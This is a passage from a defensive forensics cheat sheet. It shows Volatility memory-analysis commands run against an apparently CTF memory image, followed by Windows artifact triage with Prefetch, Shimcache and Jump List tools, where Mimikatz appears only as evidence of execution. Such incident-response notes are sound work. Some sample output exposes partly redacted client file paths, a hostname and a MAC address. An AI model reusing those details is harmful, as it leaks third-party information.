492	csrss.exe	S-1-5-18	Local System

```
[22-Jun-21 20:20:16 BST] brave/c49-AfricanFalls2
```

```
-> cut -f3,4,5,6 sids.txt | sort -u | head -n20
```

```
S-1-1-0 Everyone
```

S-1-16-0	Untrusted Mandatory Level
S-1-16-12288	High Mandatory Level
S-1-16-16384	System Mandatory Level
S-1-16-4096	Low Mandatory Level
S-1-16-8192	Medium Mandatory Level
S-1-2-0	Local (Users with the ability to log in locally)
S-1-2-1	Console Logon (Users who are logged onto the physical console)
S-1-5-113	Local Account

Vol2

In Volatility 2, you have to get the Profile of the image. This requires a bit more work. In theory, you can use `imageinfo` as a brute-force checker....however, this takes a long time and is probably not the best use of your valuable time.

I propose instead that you run the [Vol3](#), which will suggest what OS and build you have. Then pivot back to Vol2, and do the following:

```
#Collect the various profiles that exist  
vol.py --info | grep Profile
```

```
#I then put these side to side in terminals, and try the different profiles with  
volatility -f image_dump.mem --profile=Win10x64_10586 systeminfo
```

```
[22-Jun-21 23:28:11 BST] brave/c49-AfricanFalls2          Win10x86_17763      - A Profile for Windows 10 x86 (10.0.17763.0 / 201
-> vol3 -f image_dump.mem windows.info | ack 'Minor'     8-10-12)          - A Profile for Windows 10 x86 (10.0.18362.0 / 201
Progress: 0.00           Scanning primary using PdbSignatureScann Win10x86_18362      - A Profile for Windows 10 x86 (10.0.18362.0 / 201
Progress: 0.00           Scanning primary using PdbSignatureScann Win10x86_19041      - A Profile for Windows 10 x86 (10.0.19041.0 / 202
Progress: 50.00          Scanning primary using PdbSignatureScann 0-04-23)          - A Profile for Windows 2003 SP0 x86
Progress: 100.00         PDB scanning finished            0-04-17)          Major/Minor 15.19041          Win2003SP0x86
```

Now that you have your Vol2 profile, you can leverage the plugins of both Vol2 and Vol3 with ease.

Get Files

This plugin can fail on occasion. Sometimes, it's just a case of re-running it. Other times, it may be because you need to install the symbol-tables. If it continually fails, default to python2 volatility.

```
sudo vol3 -f image_dump.mem windows.filescan > files.txt
cut -f2 files.txt | pr -Ttd | head -n 20
```

```
#get the size of files too
cut -f2,3 files.txt | pr -Ttd | head -n 20
```

```
#stack this will all kinds of things to find the files you want
cut -f2 files.txt | sort | grep 'ps1'
cut -f2 files.txt | sort | grep 'exe'
cut -f2 files.txt | sort | grep 'evtx'
```

```
#Here's the Vol2 version of this
sudo vol.py -f image_dump.mem --profile=Win10x64_19041 directoryenumerator
```

[22-Jun-21 21:33:12 BST] **brave/c49-AfricanFalls2**

-> cut -f2 files.txt | pr -Ttd | head -n 20

Volatile 3 Framework 1.0.1

Name

```
\Windows\System32\winevt\Logs\Microsoft-Windows-PushNotification-Platform%4Admin.evtx
\Windows\System32\drivers\storqosflt.sys
\Windows\System32\drivers\winhvrv.sys
\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-.19041.928.cat
\Windows\System32\drivers\pacer.sys
\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-.928.cat
```

[22-Jun-21 21:35:27 BST] **brave/c49-AfricanFalls2**

```
-> cut -f2 files.txt | sort | grep 'exe' | head
\FTK_Imager_Lite_3.1.1\FTK_Imager.exe
\FTK_Imager_Lite_3.1.1\FTK_Imager.exe
\ProgramData\Microsoft\Windows_Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows_Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows_Defender\Platform\4.18.2103.7-0\MsMpEng.exe
\ProgramData\Microsoft\Windows_Defender\Platform\4.18.2103.7-0\NisSrv.exe
\Program_Files\7-Zip\7zFM.exe
\Program_Files\7-Zip\7zFM.exe
\Program_Files\Angry_IP_Scanner\ipscan.exe
\Program_Files\Angry_IP_Scanner\ipscan.exe
```

[22-Jun-21 21:35:36 BST] **brave/c49-AfricanFalls2**

```
-> cut -f2 files.txt | sort | grep 'ps1' | head
\Program_Files\WindowsPowerShell\Modules\PSReadLine\2.0.0\PSReadLine.format.ps1xml
```

[22-Jun-21 21:35:41 BST] **brave/c49-AfricanFalls2**

[22-Jun-21 21:37:54 BST] **brave/c49-AfricanFalls2**

```
-> cut -f2 files.txt | sort | grep 'evt'x
\Windows\System32\winevt\Logs\Application.evtx
\Windows\System32\winevt\Logs\HardwareEvents.evtx
\Windows\System32\winevt\Logs\Internet_Explorer.evtx
\Windows\System32\winevt\Logs\Key_Management_Service.evtx
\Windows\System32\winevt\Logs\Microsoft-Client-Licensing-Platform%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility-
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility-
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Inventory.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppModel-Runtime%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeployment%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Restricted.evtx
\Windows\System32\winevt\Logs\Microsoft_Windows_Audio%4CaptureMonitor.evtx
```

Resurrect Files

If a file catches your eye, you can push your luck and try to bring it back to life

```
#search for a file, as an example  
cat files.txt | grep -i Powershell | grep evtx  
  
#pick the virtual address in the first columnm, circled in the first image below  
#feed it into the --virtaddr value  
vol3 -f image_dump.mem windows.dumpfiles.DumpFiles --virtaddr 0xbf0f6d07ec10  
  
#If you know the offset address, it's possible to look at the ASCII from hex  
hd -n24 -s 0x45BE876 image_dump.mem
```

```
0xbf0f6d07ec10 \Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%Operational.evtx 216  
[22-Jun-21 21:48:14 BST] brave/c49-AfricanFalls2  
-> cat files.txt | grep -i Powershell | grep evtx  
0xbf0f6bfab5b0 \Windows\System32\winevt\Logs\Windows PowerShell.evtx 216  
0xbf0f6d07c820 \Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Admin.evtx 216  
0xbf0f6d07ec10 \Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx 216
```

```
-> vol3 -f image_dump.mem windows.dumpfiles.DumpFiles --virtaddr 0xbf0f6d07ec10  
Volatility 3 Framework 1.0.1  
Progress: 100.00 PDB scanning finished  
Cache FileObject FileName Result  
  
DataSectionObject 0xbf0f6d07ec10 Microsoft-Windows-PowerShell%4Operational.evtx file.0xbf0f6d07ec10.0xbf0f6d07ec10  
osoft-Windows-PowerShell%4Operational.evtx.dat  
SharedCacheMap 0xbf0f6d07ec10 Microsoft-Windows-PowerShell%4Operational.evtx file.0xbf0f6d07ec10.0xbf0f6be84c90  
ws-PowerShell%4Operational.evtx.vacb
```

```
[23-Jun-21 00:34:10 BST] brave/c49-AfricanFalls2  
-> hd -n24 -s 0x45BE876 image_dump.mem  
045be876 68 61 63 6b 65 72 20 62 61 63 6b 67 72 6f 75 6e |hacker background|  
045be886 64 09 62 65 74 74 65 72 |d.better|  
045be88e
```

Get Sus Activity

Let's focus on retrieving evidence of suspicious and/or malicious activity from this image.

Get Commands

It's possible to retrieve the cmds run on a machine, sort of.

```
vol3 -f image_dump.mem windows.cmdline > cmd.txt  
cut -f2,3 cmd.txt | pr -Ttd  
  
#if something catches your eye, grep for it  
cut -f2,3 cmd.txt | grep -i 'powershell' | pr -Ttd  
  
#| pr -Ttd spreads out the lines
```

```

C:\Windows\system32\svcs.exe 4d35 910c 0010ca531544 _DeviceGroup\pid\wpd\36\Group 1057A99.0
svchost.exe      C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
svchost.exe      C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
powershell.exe   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
conhost.exe      \??\C:\Windows\system32\conhost.exe 0x4
FTK Imager.exe   "E:\FTK_Imager_Lite_3.1.1\FTK Imager.exe"
[22-Jun-21 20:36:50 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i powershell
powershell.exe   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
[22-Jun-21 20:37:34 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i onedrive
OneDrive.exe     "C:\Users\John Doe\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
[22-Jun-21 20:37:47 BST] brave/c49-AfricanFalls2

```

Get Network Connections

```
sudo vol3 -f image_dump.mem windows.netscan.NetScan > net.txt
```

```

#get everything interesting
cut -f2,5,6,9,10 net.txt | column -t
#| column -t spreads out the columns to be more readable

#extract just external IPs
cut -f5 net.txt | sort -u
#extract external IPs and their ports
cut -f5,6 net.txt | sort -u

```

[22-Jun-21 21:11:26 BST] brave/c49-AfricanFalls2

Volatility	3	Framework	1.0.1	Created	
Proto	ForeignAddr	ForeignPort	Owner		
TCPv4	0.0.0.0	0	services.exe	2021-04-30	17:39:47.000000
TCPv4	0.0.0.0	0	services.exe	2021-04-30	17:39:47.000000
TCPv6	::	0	services.exe	2021-04-30	17:39:47.000000
UDPV4	*	0	svchost.exe	2021-04-30	17:41:58.000000
UDPV6	*	0	svchost.exe	2021-04-30	17:41:58.000000
UDPV4	*	0	svchost.exe	2021-04-30	17:41:58.000000
TCPv4	23.35.68.233	443	SearchApp.exe	2021-04-30	17:51:24.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30	17:41:47.000000
TCPv6	::	0	svchost.exe	2021-04-30	17:41:47.000000
TCPv4	0.0.0.0	0	wininit.exe	2021-04-30	12:39:44.000000
TCPv6	::	0	wininit.exe	2021-04-30	12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30	12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30	12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30	12:39:44.000000
TCPv6	::	0	svchost.exe	2021-04-30	12:39:44.000000
TCPv4	0.0.0.0	0	lsass.exe	2021-04-30	12:39:44.000000
TCPv6	::	0	lsass.exe	2021-04-30	12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30	12:39:44.000000

```
[22-Jun-21 21:12:57 BST] brave/c49-AfricanP  
-> cut -f5,6 net.txt | sort -u | column -t  
*          0  
::          0  
0.0.0.0      0  
13.107.3.254 443  
142.250.190.14 443  
142.250.191.208 443  
172.217.4.35   443  
172.217.4.74   443  
172.217.9.46   80  
185.70.41.130  443  
185.70.41.35   443  
204.79.197.200 443  
204.79.197.222 443  
23.101.202.202 443  
23.35.68.233   443  
35.186.220.63  443  
40.125.122.151 443  
52.113.196.254 443  
52.230.222.68  443  
52.242.211.89  443  
69.85.230.250  7680  
73.30.45.11    7680  
96.90.32.107   7680
```

Get Processes

Get a list of processes

```
vol3 -f image_dump.mem windows.pslist > pslist.txt  
cut pslist.txt -f1,3,9,10 | column -t  
  
##show IDs for parent and child, with some other stuff  
cut -f1,2,3,9,10 pslist.txt
```

```
[22-Jun-21 20:45:38 BST] brave/c49-AfricanFalls2
```

```
-> cut pslist.txt -f1,3,9,10
```

```
Volatility 3 Framework 1.0.1
```

PID	ImageFileName	CreateTime	ExitTime
4	System	2021-04-30 12:39:40.000000	N/A
108	Registry	2021-04-30 12:39:38.000000	N/A
396	smss.exe	2021-04-30 12:39:40.000000	N/A
492	csrss.exe	2021-04-30 12:39:44.000000	N/A
568	wininit.exe	2021-04-30 12:39:44.000000	N/A
584	csrss.exe	2021-04-30 12:39:44.000000	N/A
668	winlogon.exe	2021-04-30 12:39:44.000000	N/A
712	services.exe	2021-04-30 12:39:44.000000	N/A
736	lsass.exe	2021-04-30 12:39:44.000000	N/A
856	svchost.exe	2021-04-30 12:39:44.000000	N/A
884	fontdrvhost.ex	2021-04-30 12:39:44.000000	N/A
892	fontdrvhost.ex	2021-04-30 12:39:44.000000	N/A
976	svchost.exe	2021-04-30 12:39:44.000000	N/A
320	svchost.exe	2021-04-30 12:39:44.000000	N/A
564	LogonUI.exe	2021-04-30 12:39:44.000000	2021-04-30 17:39:58.000000
560	dwm.exe	2021-04-30 12:39:44.000000	N/A
1080	svchost.exe	2021-04-30 12:39:44.000000	N/A
1088	svchost.exe	2021-04-30 12:39:44.000000	N/A
1164	svchost.exe	2021-04-30 12:39:44.000000	N/A
1172	svchost.exe	2021-04-30 12:39:44.000000	N/A

Retrieve the enviro variables surronding processes

```
vol3 -f image_dump.mem windows.envars.Envars > envs.txt
cut -f2,4,5 envs.txt
```

```
[22-Jun-21 20:40:19 BST] brave/c49-AfricanFalls2
```

```
-> cut -f2,4,5 envs.txt | head -n 20
```

```
Volatility 3 Framework 1.0.1
```

```
Process Variable Value
```

```
smss.exe Path C:\Windows\System32
smss.exe SystemDrive C:
smss.exe SystemRoot C:\Windows
csrss.exe ComSpec C:\Windows\system32\cmd.exe
csrss.exe DriverData C:\Windows\System32\Drivers\DriverData
csrss.exe NUMBER_OF_PROCESSORS 4
csrss.exe OS Windows_NT
csrss.exe Path C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
csrss.exe PROCESSOR_ARCHITECTURE AMD64
csrss.exe PROCESSOR_IDENTIFIER Intel64 Family 6 Model 142 Stepping 12, GenuineIntel
csrss.exe PROCESSOR_LEVEL 6
csrss.exe PROCESSOR_REVISION 8e0c
csrss.exe PSModulePath %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
csrss.exe SystemDrive C:
csrss.exe SystemRoot C:\Windows
```

```
[22-Jun-21 20:40:30 BST] brave/c49-AfricanFalls2
```

```
-> cut -f2,4,5 envs.txt | grep -i powershell
```

```
csrss.exe Path C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe PSModulePath %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
wininit.exe Path C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
wininit.exe PSModulePath %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Get processes with their Parent process

```
##This command can fail
vol3 -f image_dump.mem windows.pstree.PsTree

##we can work it our manually if we follow a PID, for example:
cat pslist.txt | grep 4352
#we can see in the screenshot below, 4352 starts with explorer.exe at 17:39:48.
# a number of subsequent processes are created, ultimately ending this process
```

```
[23-Jun-21 00:52:34 BST] brave/c49-AfricanFalls2
→ cut -f1,2,3,9,10 pslist.txt | column -t| grep 4352
4352      4296  explorer.exe   2021-04-30  17:39:48.000000  N/A
6772      4352  SecurityHealth 2021-04-30  17:40:00.000000  N/A
6884      4352  VBoxTray.exe   2021-04-30  17:40:01.000000  N/A
6988      4352  OneDrive.exe   2021-04-30  17:40:01.000000  N/A
1328      4352  chrome.exe     2021-04-30  17:44:52.000000  N/A
5096      4352  powershell.exe 2021-04-30  17:51:19.000000  N/A
[23-Jun-21 00:52:41 BST] brave/c49-AfricanFalls2
```

UserAssist records info about programs that have been executed

```
vol3 -f image_dump.mem windows.registry.userassist > userassist.txt
grep '*' userassist.txt| cut -f2,4,6,10 | pr -Ttd
```

```
#Here we get the ntuser.dat, which helps us figure our which user ran what
# We also get start time of a program, the program itself, and how long the pro
```

\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	0:03:34.788000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	%windir%\system32\SnippingTool.exe	0:02:43.360000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	Microsoft.WindowsCalculator_8wekyb3d8bbwe!App	0:01:51.932000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	%windir%\system32\mspaint.exe	0:01:00.504000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy!App	0:00:42.343000

Dump files associated with a process. Usually EXEs and DLLs.

```
#zero in on the process you want
cut pslist.txt -f1,3,9,10 | grep -i note | column -t
```

```
#then, get that first columns value. The PID
sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520
```

```
#here's an alternate method. Sometimes more reliable, errors out less.
cat pslist.txt | grep 6988
sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
sudo file pid.6988.0x1c0000.dmp
```

```
[22-Jun-21 20:52:13 BST] brave/c49-AfricanFalls2
-> cat plist.txt -f1,3,9,10 | grep -i note
2520  notepad.exe 2021-04-30 17:44:28.000000 N/A
[22-Jun-21 20:53:42 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520
Volatility 3 Framework 1.0.1
Progress: 100.00 PDB scanning finished
Cache FileObject      FileName      Result
DataSectionObject      0xbff0f6abdf1a0  notepad.exe.mui file.0xbff0f6abdf1a0.0xbff0f6cdaa3
DataSectionObject      0xbff0f6abe0dc0  StaticCache.dat Error dumping file
SharedCacheMap 0xbff0f6abe0dc0  StaticCache.dat file.0xbff0f6abe0dc0.0xbff0f6ca7cc70.Share
DataSectionObject      0xbff0f6d7c53b0  notepad.exe.mui file.0xbff0f6d7c53b0.0xbff0f6cdaa3
DataSectionObject      0xbff0f6cb9dd80  StaticCache.dat Error dumping file
SharedCacheMap 0xbff0f6cb9dd80  StaticCache.dat file.0xbff0f6cb9dd80.0xbff0f6ca7cc70.Share
ImageSectionObject    0xbff0f6a877700  bcryptprimitives.dll Error dumping file
ImageSectionObject    0xbff0f6b7e9bd0  uxtheme.dll Error dumping file
ImageSectionObject    0xbff0f6c6a4530  MrmCoreR.dll Error dumping file
ImageSectionObject    0xbff0f6d7c61c0  notepad.exe Error dumping file
ImageSectionObject    0xbff0f6cb9be40  oleacc.dll Error dumping file
ImageSectionObject    0xbff0f6c4d0cd0  efwrt.dll Error dumping file
ImageSectionObject    0xbff0f6c4d5c80  TextShaping.dll Error dumping file
ImageSectionObject    0xbff0f6fb5380  mpr.dll Error dumping file
ImageSectionObject    0xbff0f6c3a4c60  comctl32.dll Error dumping file
ImageSectionObject    0xbff0f6c295810  urlmon.dll Error dumping file
ImageSectionObject    0xbff0f6c3a5d90  iertutil.dll Error dumping file
ImageSectionObject    0xbff0f6c3addb0  TextInputFramework.dll Error dumping file
ImageSectionObject    0xbff0f6b7ed280  WinTypes.dll Error dumping file
[22-Jun-21 20:53:42 BST] brave/c49-AfricanFalls2
```

```
[22-Jun-21 23:58:29 BST] brave/c49-AfricanFalls2
-> cat plist.txt | grep 6988
6988  4352  OneDrive.exe 0xbff0f6d4262c0 26 - 1 True 2021-04-30 17:40:01.000000 N/A Disabled
[23-Jun-21 00:00:02 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem windows.plist --pid 6988 --dump
Volatility 3 Framework 1.0.1
Progress: 100.00 PDB scanning finished
PID  PPID  ImageFileName  Offset(V)  Threads Handles SessionId  Wow64  CreateTime  ExitTime  File output
6988  4352  OneDrive.exe 0xbff0f6d4262c0 26 - 1 True 2021-04-30 17:40:01.000000 N/A pid.6988.0x1c0000.dmp
[23-Jun-21 00:00:17 BST] brave/c49-AfricanFalls2
-> sudo file pid.6988.0x1c0000.dmp
pid.6988.0x1c0000.dmp: PE32 executable (GUI) Intel 80386, for MS Windows
[23-Jun-21 00:00:35 BST] brave/c49-AfricanFalls2
```

Quick Forensics

► section contents

I've spoken about some forensic techniques [here](#), as a corporate simp

I've also got a [repo](#) with some emulated attack data to be extracted from some forensic artefacts

Prefetch

You can query the prefetch directory manually

```
dir C:\Windows\Prefetch | sort LastWriteTime -desc
```

```
# Look for a specific exe - good for Velociraptor hunts  
# if you see one machine has executed something suspicious, you can then run this  
dir C:\Windows\prefetch | ? name -match "rundll"
```

```
PS C:\Users\IEUser > dir C:\Windows\Prefetch | sort LastWriteTime  
  
Length Name  
  
1:06 PM 6764 MIMIKATZ.EXE-599C44B5.pf
```

But Eric's PECmd makes it a lot easier

```
# I'd advise picking the -f flag, and picking on one of the prefetch files you see  
.\\PECmd.exe -f 'C:\\Windows\\prefetch\\MIMIKATZ.EXE-599C44B5.pf'  
  
#get granular timestamps by adding -mp flag  
.\\PECmd.exe -f C:\\Windows\\prefetch\\MIMIKATZ.EXE-599C44B5.pf -mp  
  
# If you don't know what file you want to process, get the whole directory. Will  
.\\PECmd.exe -d 'C:\\Windows\\Prefetch' --csv . #dot at the end means write in current directory
```

```
[11/12/2021 13:20:36] | PS C:\Users\IEUser\Desktop\PECmd > .\PECmd.exe -f 'C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf'
PECmd version 1.4.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf -mp

Keywords: temp, tmp

Processing 'C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf'

Created on: 2021-11-12 13:06:11
Modified on: 2021-11-12 13:06:11
Last accessed on: 2021-11-12 13:20:50

Executable name: MIMIKATZ.EXE
Hash: 599C44B5
File size (bytes): 31,550
Version: Windows 10

Run count: 1
Last run: 2021-11-12 13:06:10
```

Prefetch is usually enabled on endpoints and disabled on servers. To re-enable on servers, run this:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memo
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Prefetch
Enable-MMAgent -OperationAPI;
net start sysmain
```

Query Background Activity Moderator

[Elsewhere in the repo](#)

Shimcache

[Shimcache](#) – called AppCompatCache on a Windows machine – was originally made to determine interoperability issues between Windows versions and applications. Like prefetch, we can leverage shimcache to identify evidence of execution on a machine when we do not have event logs.

[Another Eric Zimmerman tool](#) called AppCompatCacheParser can give us insight into what was run on the system.

```
.\AppCompatCacheParser.exe -t --csv . --csvf shimcache.csv
```

```
[11/12/2021 14:10:26] | PS C:\Users\IEUser\Desktop\CompatCacheParser > .\CompatCacheParser.exe
CompatCache Parser version 1.4.4.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/CompatCacheParser
Command line: -t --csv .
Processing hive 'Live Registry'
Found 615 cache entries for windows10creators in ControlSet001
Results saved to '.\20211112141106_windows10creators_MSEdgeWin10_CompatCache.csv'
```

This will create a CSV, which you could import to your spreadsheet of choice... but some quick PowerShell can give you some visibility. There will be a lot of noise here, but if we filter through we can find something quite interesting.

```
import-csv .\shimcache.csv | sort lastmodified -Descending | fl path,last*
```

Path	:	C:\Users\IEUser\Downloads\mimikatz_trunk\x64\mimikatz.exe
LastModifiedTimeUTC	:	2021-11-12 13:04:14
Executed	:	NA
Path	:	C:\Users\IEUser\Desktop\PECmd\PECmd.exe
LastModifiedTimeUTC	:	2021-03-20 11:58:30
Executed	:	NA

Jump Lists

You can parse Jump Lists so they are very pretty....but if you're in a hurry, just run something ugly like this

```
type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*
flarestrings |
sort
```

```

FLARE 20/02/2022 00:13:53
PS C:\ > type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\* | flarestrings | sort -u
CYBERC~1.HTM
??$?%
CHOCOL~1
CYBERC~1.FLA
lib
MICROS~1
PROGRA~3
Repository
Temp
tools
WER
Windows
!C:\Users\Frank\Desktop\README.txt
"C:\Users\Frank\Desktop\strings.txt"
$C:\Users\Frank\Desktop\bloatware.ps1
&C:\Users\Frank\Desktop\flare-vm-master
(C:\Users\Frank\Desktop\encoded-thing.ps1
,C:\Users\Frank\Downloads\flare-vm-master.zip

```

Or use another of Eric's tools

```

.\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
# \jump\ is the directory my files are in

#Then, run this to open the report
iex ./*/*.xhtml

```

```

FLARE 22/03/2022 13:03:45
PS C:\Users\Frank\Desktop > .\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
JLECmd version 1.5.0.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/JLECmd
Command Line: -d .\jump\ --all --mp --withDir -q --html .
Warning: Administrator privileges not found!
Looking for jump list files in .\jump\
Found 8 files
----- Processed C:\Users\Frank\Desktop\jump\009d4d4230428f2bec1eaa111816200c8b1944153569efc1bcbc07e7e2381e70-ms in 0.08451100 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\7c4eb35d91c3864ff5d0bb59963182df5e6c8907a9cef3133bbed51d8a6755ed-ms in 0.02557840 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\7d6a7a1a7fc53caec1a8b2b064608963c439016855732e339d5e7590b5fe5e89-ms in 0.00031550 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\b51afa816fd611ffc4fec51eb52e0d31d9771604599950865f29c4708a568c3-ms in 0.00007970 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\b53fe93e70446fb973b01207a3325974c63facd457a0f3cac0b99e3e2b3ea5af-ms in 0.00031790 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\ee17fb9379a61b2988c2d08a055b36893a3109f46dcc079eeddc02c0cd3e335b5-ms in 0.00537110 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\ee8974c7d672117e79c721e6100a0d7928eb5c65de1583463387f0ebae75100d-ms in 0.00158080 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\f72a64d0ef82a3e9f81cb0c10a396be2e8a746e5d65e596e56a49b26ddac3ad6-ms in 0.00096810 seconds ---

Processed 8 out of 8 files in 0.2041 seconds
Saving HTML output to .\20220322130350_JLECmd_Automatic_Output_for_.\index.xhtml

```

C:\Users\Frank\Desktop\jump\009d4d4230428f2bec1ea11816200c8b1944153569efc1bc07e7e2381e70-ms

Source Created: 2022-03-22 12:47:30.1851730
Source Modified: 2022-03-22 12:37:30.0000000
Source Accessed: 2022-03-22 13:03:51.2545496
App ID: 009d4d4230428f2bec1ea11816200c8b1944153569efc1bc07e7e2381e70-ms
App ID Description: Unknown AppId
DestList version: 4
Last Used Entry Number: 1

1 TargetID Absolute Path: My Computer\Z:XXXXXXXXXX LLC.QBW
Creation Time: 2022-03-17 01:45:55.9844467
Last Modified: 2022-03-21 19:42:31.7860998
Hostname: kt-dcfile
Mac Address: 00:15:5d:01:71:00
Path: Z:\Clients\XXXXXXXXXX
Pin Status: False
File Birth Droid: fcb08273-a593-11ec-8133-00155d017100
File Droid: fcb08273-a593-11ec-8133-00155d017100
Volume Birth Droid: 5db70a64-ef51-4275-b1a0-01157e52b5f8
Volume Droid: 5db70a64-ef51-4275-b1a0-01157e52b5f8
Target Created: 2022-03-17 01:59:00.9848830
Target Modified: 2022-03-19 00:19:23.4057153
Target Accessed: 2022-03-17 01:59:01.2973844
Interaction Count: 2
File Size: 14802944 (bytes)
File Attributes: FileAttribute_READONLY, FileAttribute_ARCHIVE
Header Flags: HasTargetIdList, HasLinkInfo, IsUnicode, DisableKnownFolderTracking, AllowLinkToLink
Drive Type: (None)
Common Path: Clients\XXXXXXXXXXW
Target \$MFT Entry Number: 0x17A1A8
Target \$MFT Sequence Number: 0x115
MachineID: kt-dcfile
Machine MAC Address: 00:15:5d:01:71:00
Tracker Created: 2022-03-17 01:45:55.9844467
Extra Blocks Present: TrackerDataBaseBlock, PropertyStoreDataBlock

If you're me, you'll export it to --csv instead, and then use PowerShell to read the headers that you care about

```
#export to CSV
.\JLECmd.exe -d .\jump\ --all --mp --withDir --csv ./
#read the csv
Import-Csv .\20220322131011_AutomaticDestinations.csv |
select TargetIDAbsolutePath,InteractionCount,CreationTime,LastModified,TargetCrea
sort InteractionCount -desc
```

```

FLARE 22/03/2022 13:23:08
PS C:\Users\Frank\Desktop > Import-Csv .\20220322131011_AutomaticDestinations.csv |
>> select TargetIDAbsolutePath,InteractionCount,CreationTime,LastModified,TargetCreated,Targetmodified,TargetAccessed |
>> sort InteractionCount -desc

TargetIDAbsolutePath : My Computer\Z:\clients\[REDACTED]CCxxx8088-2021-01.pdf
InteractionCount   : 8
CreationTime       : 2022-03-21 10:56:26.7028098
LastModified       : 2022-03-21 20:39:32.5820777
TargetCreated      : 2022-03-21 19:26:33.0057141
TargetModified     : 2022-03-21 19:26:30.6539817
TargetAccessed     : 2022-03-21 19:26:33.0057141

TargetIDAbsolutePath : My Computer\Z:\clients\[REDACTED]CCxxx8088-2021-01.pdf
InteractionCount   : 7
CreationTime       : 2022-03-21 10:56:26.7028098
LastModified       : 2022-03-21 20:39:32.6279134
TargetCreated      : 2022-03-21 19:26:33.0057141
TargetModified     : 2022-03-21 19:26:30.6539817
TargetAccessed     : 2022-03-21 19:26:33.0057141

TargetIDAbsolutePath : My Computer\Z:\FRONT OFFICE\[REDACTED]\Sales Tax for 02-2022 (put notes).xls
